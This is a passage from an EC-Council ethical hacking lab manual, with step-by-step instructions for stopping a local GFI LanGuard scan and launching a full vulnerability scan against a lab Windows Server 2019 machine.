
26. A **GFI LanGuard** pop-up appears on the main window of the application; click **Continue evaluation**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


27. The **GFI LanGuard** main window appears, and it begins to inspect the security status of the local computer.

28. Click **Launch a Scan** or **View details**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. A window indicates that a scan on the local machine is already in progress.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


30. Click **Stop** to halt the vulnerability scan on the host machine.

    Note: If the **Stop scanning confirmation** pop-up appears, click **Yes**.

    Note: The scan might take time to stop.


31. The **Launch a New Scan** page appears: specify the details required to scan a target/machine as follows:

    - Enter the IP address of the machine in the **Scan Target** field (here, the target machine is **Windows Server 2019 [10.10.1.19]**), and ensure that the **Full Scan** option is selected from the **Profile** drop-down list.
    - Ensure that **Currently logged on user** is selected in the **Credentials** drop-down list.
    - Click **Scan**.



